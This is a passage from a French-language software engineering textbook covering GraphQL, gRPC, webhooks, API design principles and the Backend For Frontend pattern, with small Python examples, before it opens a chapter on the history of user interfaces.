Et le serveur répond avec exactement cette structure, rien de plus :

```
{
  "data": {
    "author": {
      "name": "Fred Brooks",
      "books": [
        {"title": "The Mythical Man-Month", "year": 1975}
      ]
    }
  }
}
```

Un seul appel, exactement les données nécessaires. Si une autre page a besoin de l'adresse de l'auteur en plus, elle modifie sa requête sans que le serveur ait besoin de changer. Cette flexibilité a un coût : le serveur GraphQL est plus complexe à implémenter qu'un serveur REST, et il est plus difficile de mettre en cache les réponses (puisque chaque requête peut être différente). Mais pour les applications avec des besoins de données complexes et variés, le compromis en vaut la peine.

Le nom "GraphQL" et sa syntaxe déclarative peuvent évoquer SQL, et la comparaison est instructive. En SQL, le code serveur envoie une requête directement à la base de données : `SELECT name FROM authors WHERE id = 1`. La base de données fouille ses tables et retourne le résultat. En GraphQL, c'est le client (le navigateur, l'application mobile) qui envoie une requête au serveur, décrivant la

forme souhaitée de la réponse. Mais le serveur est libre de satisfaire cette requête comme il veut : en exécutant du SQL, en appelant un autre service, en lisant un cache, ou les trois à la fois. SQL est un langage de requêtes sur les *données*, GraphQL est un langage de requêtes sur l'*API*. Les deux opèrent à des niveaux différents de l'architecture, et GraphQL n'expose jamais la base de données directement au client.

GraphQL offre aussi quelque chose que HATEOAS promettait mais que REST en pratique n'a jamais vraiment livré : la découvrabilité. Le schéma GraphQL est *introspectable* : on peut interroger le serveur pour lui demander quels types de données il expose, quels champs chaque type possède, et quelles requêtes sont possibles. Des outils comme Graph*i*QL (à ne pas confondre avec GraphQL lui-même : le "i" supplémentaire signifie *interactive*, et désigne un outil d'exploration, pas le langage de requêtes) exploitent cette propriété pour offrir un explorateur interactif avec autocomplétion, ce qui facilite considérablement le travail des développeurs qui consomment l'API.

Pour rendre ces concepts concrets, voici un serveur GraphQL complet implémenté avec Strawberry, un framework GraphQL pour Python qui s'intègre naturellement avec FastAPI. On réutilise le même domaine des livres que dans l'exemple REST, ce qui permet de comparer directement les deux approches :

```
# main.py
import strawberry
from fastapi import FastAPI
from strawberry.fastapi import GraphQLRouter

@strawberry.type
class Book:
    title: str
    author: str
    year: int

@strawberry.type
class Author:
    name: str
    books: list[Book]

# Données en mémoire
authors_db = {
    1: Author(
        name="Fred Brooks",
        books=[Book(title="The Mythical Man-Month", author="Fred Brooks", year=1975)],
    ),
    2: Author(
        name="Hunt & Thomas",
        books=[Book(title="The Pragmatic Programmer", author="Hunt & Thomas", year=1999)],
    ),
}

@strawberry.type
class Query:
```

```
    @strawberry.field
    def author(self, id: int) -> Author | None:
        return authors_db.get(id)

    @strawberry.field
    def books(self) -> list[Book]:
        return [book for author in authors_db.values() for book in author.books]

schema = strawberry.Schema(query=Query)
app = FastAPI()
app.include_router(GraphQLRouter(schema), prefix="/graphql")
```

```
# Lancer le serveur
$ uv run --with 'strawberry-graphql[fastapi]' --with uvicorn uvicorn main:app
INFO:     Uvicorn running on http://127.0.0.1:8000
```


On peut maintenant envoyer des requêtes GraphQL avec `curl`. La différence avec REST saute aux yeux : au lieu de choisir un endpoint et un verbe HTTP, on envoie une requête qui décrit la forme exacte des données souhaitées :

```
# Demander seulement le nom d'un auteur
$ curl -X POST http://localhost:8000/graphql \
  -H "Content-Type: application/json" \
  -d '{"query": "{ author(id: 1) { name } }"}'
{"data": {"author": {"name": "Fred Brooks"}}}

# Demander le nom ET les livres (avec seulement le titre)
$ curl -X POST http://localhost:8000/graphql \
  -H "Content-Type: application/json" \
  -d '{"query": "{ author(id: 1) { name books { title } } }"}'
{"data": {"author": {"name": "Fred Brooks", "books": [{"title": "The Mythical Man-
Month"}]}}}

# Demander tout : nom, livres avec titre et année
$ curl -X POST http://localhost:8000/graphql \
  -H "Content-Type: application/json" \
  -d '{"query": "{ author(id: 1) { name books { title year } } }"}'
{"data": {"author": {"name": "Fred Brooks", "books": [{"title": "The Mythical Man-
Month", "year": 1975}]}}}
```

Les trois requêtes vont au même endpoint (`/graphql`), mais chacune retourne une structure de données différente, dictée par le client. Avec REST, il aurait fallu soit trois endpoints différents, soit un seul endpoint qui retourne tout et laisse le client ignorer ce dont il n'a pas besoin. Strawberry génère aussi une interface interactive (accessible à `http://localhost:8000/graphql`) qui exploite l'introspection du schéma pour offrir autocomplétion et documentation, exactement comme GraphiQL.



gRPC

En 2015, Google rend public gRPC, un framework RPC open source. Le nom peut surprendre : après avoir longuement expliqué pourquoi le RPC transparent était une illusion dangereuse, pourquoi y revenir ? Parce que gRPC n'est pas un retour naïf au passé. C'est un RPC qui a intégré les leçons des *fallacies* de Deutsch. Là où CORBA et SOAP essayaient de cacher le réseau, gRPC l'assume explicitement : les appels sont asynchrones par défaut, les timeouts et les codes d'erreur réseau font partie intégrante de l'API, et le développeur est encouragé à gérer les cas de panne dès la conception.

La différence la plus visible avec REST et GraphQL est le format de sérialisation. Là où ces derniers utilisent JSON (un format texte, lisible par un humain), gRPC utilise Protocol Buffers (Protobuf), un format binaire développé par Google. Les données sont plus compactes, la sérialisation et la désérialisation sont plus rapides, mais le contenu n'est pas lisible sans outil de décodage. Le contrat entre client et serveur est défini dans un fichier `.proto` :

```
// books.proto
syntax = "proto3";

service BookService {
  rpc GetBook (GetBookRequest) returns (Book);
  rpc ListBooks (Empty) returns (BookList);
}

message GetBookRequest {
  int32 id = 1;
}

message Book {
  int32 id = 1;
```

```
  string title = 2;
  string author = 3;
  int32 year = 4;
}

message BookList {
  repeated Book books = 1;
}

message Empty {}
```

À partir de ce fichier, des outils de génération de code produisent automatiquement les classes client et serveur dans le langage de son choix (Python, Go, Java, C++, etc.). Le fichier `.proto` devient la source unique de vérité pour le contrat d'API, un lien direct avec le principe DRY : au lieu de maintenir séparément une documentation, un schéma de validation et du code de sérialisation, tout découle d'un seul fichier.

L'autre innovation majeure de gRPC est son utilisation de HTTP/2 comme protocole de transport. HTTP/2 supporte le multiplexage (plusieurs requêtes simultanées sur une seule connexion) et le streaming bidirectionnel, ce qui permet des patterns impossibles avec REST : un client peut envoyer un flux continu de données au serveur, le serveur peut pousser des résultats au client au fur et à mesure, ou les deux peuvent communiquer simultanément. Ces capacités font de gRPC un choix naturel pour la communication entre microservices, où la performance et l'efficacité du protocole comptent plus que la lisibilité humaine des messages.

En pratique, gRPC occupe une niche différente de REST et GraphQL. REST domine les APIs publiques, celles qu'on expose à des développeurs externes, parce que sa simplicité et son utilisation de HTTP/JSON le rendent universellement accessible. GraphQL excelle pour les applications avec des besoins de données complexes et variés, typiquement les applications mobiles avec de multiples vues. gRPC est le choix privilégié pour la communication interne entre services, là où la performance prime et où les deux parties du contrat sont contrôlées par la même organisation.

Webhooks

Tous les paradigmes qu'on a vus jusqu'ici partagent un même modèle d'interaction : le client envoie une requête, le serveur répond. C'est le modèle *pull* : le client tire l'information quand il en a besoin. Mais certains cas d'usage ne s'y prêtent pas. Comment savoir qu'un paiement Stripe a été confirmé ? Qu'un dépôt GitHub a reçu un nouveau commit ? Qu'un message Slack a été posté dans un canal ? On pourrait interroger le serveur toutes les 30 secondes (c'est le *polling*), mais c'est inefficace : la grande majorité des requêtes retourneront "rien de nouveau", gaspillant de la bande passante et de la puissance de calcul des deux côtés.

Les webhooks inversent le modèle. Au lieu que le client interroge le serveur, c'est le serveur qui appelle le client quand quelque chose se passe. Le mécanisme est simple : on enregistre une URL auprès du service (par exemple dans le tableau de bord de Stripe), et quand un événement survient (un paiement réussi, un remboursement, une tentative échouée), le service envoie une requête HTTP POST à cette URL avec les détails de l'événement. Le client devient un serveur, temporairement, le temps de recevoir la notification.

```
# webhook_receiver.py
```

```
from fastapi import FastAPI, Request

app = FastAPI()

@app.post("/webhooks/stripe")
async def handle_stripe_webhook(request: Request):
    event = await request.json()

    if event["type"] == "payment_intent.succeeded":
        payment = event["data"]["object"]
        print(f"Paiement reçu : {payment['amount'] / 100:.2f} $")
        # Mettre à jour la commande dans la base de données...

    elif event["type"] == "payment_intent.payment_failed":
        print("Paiement échoué")
        # Notifier le client, réessayer...

    return {"status": "ok"}
```

Les webhooks sont un cas concret d'architecture événementielle (*event-driven*), un concept qu'on a vu dans la section sur les patterns architecturaux. La différence est que les webhooks utilisent HTTP comme mécanisme de livraison, ce qui les rend simples à implémenter mais fragiles : si le serveur qui reçoit le webhook est temporairement indisponible, l'événement peut être perdu. Les systèmes de messaging plus robustes (comme Kafka ou RabbitMQ, qu'on a aussi mentionnés dans la section sur l'architecture) offrent des garanties de livraison que les webhooks seuls ne peuvent pas fournir. Mais pour la majorité des intégrations entre services, la simplicité des webhooks est un compromis acceptable.

Design d'API et schémas

Quel que soit le paradigme choisi (REST, GraphQL, gRPC), concevoir une API, c'est concevoir un contrat. Et comme tout contrat, la qualité de sa rédaction détermine la qualité de la relation entre les parties. Quelques principes de design reviennent constamment dans la littérature et la pratique.

Le **nommage** est le premier enjeu. En REST, les URLs doivent refléter des ressources (des noms), pas des actions (des verbes) : `/users/42/orders` plutôt que `/getUserOrders?id=42`. Les noms sont au pluriel par convention (`/books`, pas `/book`). En GraphQL, les noms de champs suivent le camelCase et décrivent ce qu'ils retournent. En gRPC, les noms de services et de méthodes suivent le PascalCase. Ces conventions semblent anecdotiques, mais elles réduisent la charge cognitive pour les développeurs qui consomment l'API : quand le nommage est prévisible, on devine la structure avant même de lire la documentation.

Le **versioning** est crucial dès qu'une API a des utilisateurs externes. Changer la structure d'une réponse ou supprimer un champ peut casser des centaines d'applications qui en dépendent. La stratégie la plus courante en REST est d'inclure la version dans l'URL (`/v1/users`, `/v2/users`). GraphQL adopte une approche différente : on ajoute de nouveaux champs sans supprimer les anciens, et on marque les champs obsolètes avec `@deprecated`. gRPC gère le versioning au niveau du fichier `.proto`, où les numéros de champs permettent d'ajouter des données sans casser la compatibilité arrière (un concept qu'on a vu dans la section sur l'évolution des schémas).

La **gestion des erreurs** est un domaine où les mauvaises APIs se distinguent immédiatement des bonnes. Une API qui retourne `500 Internal Server Error` avec un corps vide quand l'utilisateur oublie un champ obligatoire est inutilisable. Une bonne API REST utilise les codes de statut appropriés (`400` pour une requête invalide, `401` pour un accès non autorisé, `404` pour une ressource inexistante, `422` pour des données qui ne respectent pas le schéma) et accompagne chaque erreur d'un message qui explique le problème et, idéalement, comment le corriger.

L'**idempotence** est une propriété subtile mais fondamentale dans le contexte des APIs réseau. Une opération est idempotente si on peut l'exécuter plusieurs fois de suite et obtenir le même résultat qu'en l'exécutant une seule fois. `GET /users/42` est idempotent : lire un utilisateur dix fois donne le même résultat. `DELETE /users/42` est aussi idempotent : la première suppression fonctionne, les suivantes retournent `404`, mais l'état du système est le même. `POST /users`, en revanche, n'est pas idempotent : chaque appel crée un nouvel utilisateur. Pourquoi est-ce important ? Parce que le réseau est peu fiable (les *fallacies* de Deutsch, encore). Si une requête `POST` est envoyée mais que la réponse se perd dans un timeout, le client ne sait pas si la création a réussi ou non. Renvoyer la même requête risque de créer un doublon. Les APIs bien conçues offrent des mécanismes d'idempotence pour les opérations non idempotentes, typiquement en demandant au client de fournir une clé unique (*idempotency key*) avec chaque requête.

Ces principes de design s'incarnent concrètement dans les **schémas**, qui formalisent le contrat d'une API de manière lisible par les machines autant que par les humains. Chaque paradigme a son propre format de schéma, mais l'idée fondamentale est la même : une description formelle de ce que l'API accepte et de ce qu'elle retourne.

Pour REST, le standard dominant est OpenAPI (anciennement connu sous le nom de Swagger). Un fichier OpenAPI décrit chaque endpoint, ses paramètres, ses corps de requête et de réponse, ses codes d'erreur possibles, le tout dans un format YAML ou JSON. Mais OpenAPI va au-delà de la simple documentation statique : des outils comme Swagger UI (celui que FastAPI intègre automatiquement à `/docs`, comme nous l'avons déjà vu plus haut) génèrent une interface interactive où le développeur peut non seulement lire la documentation, mais aussi envoyer des requêtes directement depuis le navigateur, avec des formulaires pré-remplis pour les paramètres et une visualisation immédiate des réponses. On a vu que FastAPI génère cette spécification automatiquement à partir du code Python et des modèles Pydantic, sans qu'on ait besoin d'écrire ou de maintenir un fichier OpenAPI séparé. C'est un exemple parfait du principe DRY appliqué au design d'API : le schéma est dérivé du code, pas maintenu séparément.

Pour gRPC, le fichier `.proto` joue exactement le même rôle : il décrit les services, les méthodes et les structures de données, et le code client et serveur est généré à partir de ce fichier. Pour GraphQL, le schéma est intrinsèque au framework : il est défini par les types et les *resolvers* du serveur, et il est interrogeable par introspection.

Ce qui relie ces trois approches, c'est l'idée que le schéma est la **source unique de vérité** du contrat d'API. Au lieu de maintenir séparément une documentation (qui finit par diverger du code), un schéma de validation (qui finit par être incomplet), et du code de sérialisation (qui finit par avoir des cas particuliers non documentés), tout découle d'une seule source. C'est le principe DRY poussé à son expression la plus naturelle dans le contexte des APIs. Et c'est exactement la même logique qu'on a vue dans la section sur les données, quand on a parlé de la notion de schéma comme pont entre les types en programmation, les schémas de bases de données, et les formats de sérialisation. L'API est un point de jonction où toutes ces dimensions se rencontrent.

Le pattern Backend For Frontend (BFF)

La discussion sur GraphQL a révélé un problème fondamental : différents clients ont des besoins différents. L'application mobile de Facebook avait besoin de données compactes et ciblées, tandis que l'application web pouvait se permettre des réponses plus riches. GraphQL résout ce problème en laissant chaque client décrire ses propres besoins. Mais il existe une autre approche, complémentaire : au lieu d'avoir une seule API générique que tous les clients consomment, on crée un backend *dédié* à chaque type de client. C'est le pattern **Backend For Frontend** (BFF), formalisé par Sam Newman en 2015 dans le contexte de son travail sur les microservices.

L'idée est simple. Plutôt qu'un seul serveur API qui tente de satisfaire à la fois l'application web, l'application mobile et peut-être une application desktop, on intercale une couche intermédiaire : un petit serveur backend spécifique à chaque type de client. Ce serveur BFF connaît les besoins exacts de "son" client. Le BFF de l'application mobile sait que l'écran d'accueil a besoin du nom de l'utilisateur, de ses trois dernières commandes et de son solde, et il agrège ces données en un seul appel optimisé. Le BFF de l'application web sait que la page de tableau de bord affiche des graphiques détaillés et peut se permettre des réponses plus volumineuses. Chaque BFF appelle les mêmes services en aval (le service utilisateurs, le service commandes, le service facturation), mais il façonne les réponses selon les contraintes de son client.

Ce pattern prend tout son sens quand on le met en relation avec la tension fondamentale qu'on a explorée dans la section sur les interfaces utilisateur : la fragmentation des plateformes. On a vu que le monde des interfaces est traversé par un conflit permanent entre l'idéal du "write once, run everywhere" et la réalité des contraintes spécifiques à chaque plateforme. Le BFF est la manifestation côté backend de cette même tension. Si on a un seul backend générique, on finit par y accumuler de la logique conditionnelle : "si le client est mobile, retourner une version compacte ; si c'est le web, inclure les détails supplémentaires". Cette logique devient vite ingérable. Le BFF reconnaît que la fragmentation des clients est un fait, et au lieu de la combattre dans un seul serveur, il l'embrasse en créant une couche d'adaptation dédiée.

Comme tout pattern, le BFF a un coût. Chaque backend supplémentaire est un service à maintenir, à déployer, à surveiller. Pour une application qui n'a qu'un seul type de client, ou dont les besoins de données sont relativement uniformes, le BFF est un cas classique de YAGNI : une complexité architecturale qui ne se justifie pas. GraphQL offre d'ailleurs une alternative élégante au même problème, puisqu'il permet à chaque client de formuler ses propres requêtes sans multiplier les backends. En pratique, les deux approches ne sont pas mutuellement exclusives : certaines architectures utilisent GraphQL *à l'intérieur* d'un BFF, combinant la flexibilité des requêtes côté client avec l'isolation des préoccupations côté serveur. Le choix dépend, comme souvent, de la complexité du système et du nombre de clients différents qu'il doit servir.

Les interfaces utilisateur


Dans les sections précédentes, on a vu comment un système se structure en modules et comment ces modules communiquent entre eux par des APIs. Mais un système logiciel n'existe pas dans le vide : il est construit pour être utilisé par des humains. L'interface utilisateur est la surface de contact entre le système et la personne qui s'en sert. C'est la partie la plus visible d'un logiciel, et paradoxalement, c'est aussi celle dont la conception a le plus radicalement changé en quelques décennies.

On commencera par une **perspective historique** qui retrace l'évolution des interfaces, des terminaux texte jusqu'au web moderne, en passant par la naissance du GUI au Xerox PARC, le modèle événementiel, les toolkits desktop et l'épisode Flash. On verra ensuite comment **l'architecture des applications web** a évolué pour répondre aux exigences d'interfaces de plus en plus interactives, du rendu côté serveur traditionnel aux Single Page Applications et aux approches hybrides actuelles. La section sur les **frameworks JavaScript** explorera les outils qui ont permis de construire ces interfaces, de jQuery à React, et la tension fondamentale entre approches impérative et déclarative. Enfin, on abordera les **tensions entre desktop, web et mobile** : la fragmentation des plateformes, les tentatives de convergence comme Electron, React Native ou les Progressive Web Apps, et les compromis qu'implique le choix entre code natif et solutions universelles.

On remarquera que le web et JavaScript occupent une place prépondérante dans cette section. Ce n'est pas un choix arbitraire : c'est le reflet d'une réalité. Le web est devenu la plateforme d'interfaces utilisateur dominante, celle sur laquelle la majorité des applications sont aujourd'hui construites. JavaScript, qui était à l'origine un petit langage de script pour animer des pages web, est devenu l'un des langages les plus utilisés au monde, et le seul qui s'exécute nativement dans un navigateur. Comprendre l'évolution des architectures web et des frameworks JavaScript, c'est comprendre comment se construisent la plupart des interfaces logicielles aujourd'hui.

Perspective historique des interfaces utilisateur

L'interface utilisateur est le point de contact entre un humain et un logiciel. C'est la partie visible, celle que l'utilisateur touche, voit et manipule. On distingue aujourd'hui l'**UI** (*User Interface*) de l'**UX** (*User Experience*) : l'UI désigne l'ensemble des éléments visuels et interactifs (boutons, menus, formulaires), tandis que l'UX désigne l'expérience globale de l'utilisateur, qui englobe non seulement l'aspect visuel mais aussi la facilité d'apprentissage, la fluidité de navigation et la satisfaction à l'usage. Un produit peut avoir une belle UI et une mauvaise UX si, par exemple, les menus sont visuellement soignés mais difficiles à trouver. Pourtant, la manière dont on conçoit cette interaction a radicalement changé au fil des décennies. Les premiers programmeurs interagissaient avec leurs machines par des cartes perforées et des imprimantes ; aujourd'hui, on glisse du doigt sur des écrans tactiles ou on parle à des assistants vocaux. Cette évolution n'est pas qu'une question de technologie, elle reflète des changements profonds dans notre conception de ce qu'un ordinateur peut et devrait être. Comprendre cette histoire permet de mieux saisir pourquoi les interfaces modernes sont construites comme elles le sont, et quelles tensions fondamentales continuent de les façonner.



Les terminaux texte et la ligne de commande

Avant les écrans graphiques, l'interaction avec un ordinateur passait par le texte. Dans les années 1960 et 1970, les *teletypes* (ou TTY) servaient à la fois de clavier et d'imprimante. L'utilisateur tapait

une commande, et la machine répondait en imprimant du texte sur du papier. Le terme "terminal" vient de cette époque, et l'abréviation TTY survit encore aujourd'hui dans les systèmes Unix (la commande `tty` affiche le nom du terminal courant). Avec l'arrivée des écrans cathodiques, les terminaux vidéo comme le célèbre VT100 de DEC (1978) ont remplacé le papier par un affichage à l'écran, mais le modèle d'interaction restait le même, une boucle textuelle où l'utilisateur tape une commande et attend une réponse.

C'est dans ce contexte qu'il faut situer la célèbre démonstration de Douglas Engelbart du 9 décembre 1968, connue sous le nom de *Mother of All Demos*. Devant un public de chercheurs et d'ingénieurs au Civic Auditorium de San Francisco, Engelbart présente en direct un système appelé NLS (*oN-Line System*) qui intègre, pour la première fois, la souris, les fenêtres, l'édition de texte, les hyperliens et la collaboration en temps réel. La démonstration est si avancée sur son époque qu'elle anticipe de vingt ans des technologies qui ne seront popularisées que par le Macintosh et le web.

Vidéo : https://www.youtube.com/watch?v=um_qQEtd51w

Ce modèle d'interaction textuel a donné naissance aux *shells*, dont le Bourne Shell (`sh`, 1979) et Bash (1989), qui sont encore omniprésents aujourd'hui. On associe souvent le shell à Linux, mais macOS, qui est une variante de Unix, inclut aussi un shell par défaut (Bash jusqu'en 2019, puis Zsh), et Windows a développé ses propres environnements en ligne de commande, de l'ancien `cmd.exe` au plus moderne PowerShell. La ligne de commande (CLI) n'a jamais disparu, et pour cause. Elle offre une puissance de composition que les interfaces graphiques peinent à égaler : on peut enchaîner des commandes avec des pipes, automatiser des tâches avec des scripts, et interagir avec des machines distantes par SSH. Comme on l'a vu dans la section sur l'architecture, la philosophie Unix de programmes simples qui communiquent par des flux de texte (pipes and filters) repose entièrement sur ce modèle textuel. La CLI reste l'interface privilégiée des développeurs, des administrateurs système, et de quiconque a besoin de contrôle précis sur une machine.


Xerox PARC, Smalltalk et la naissance du GUI

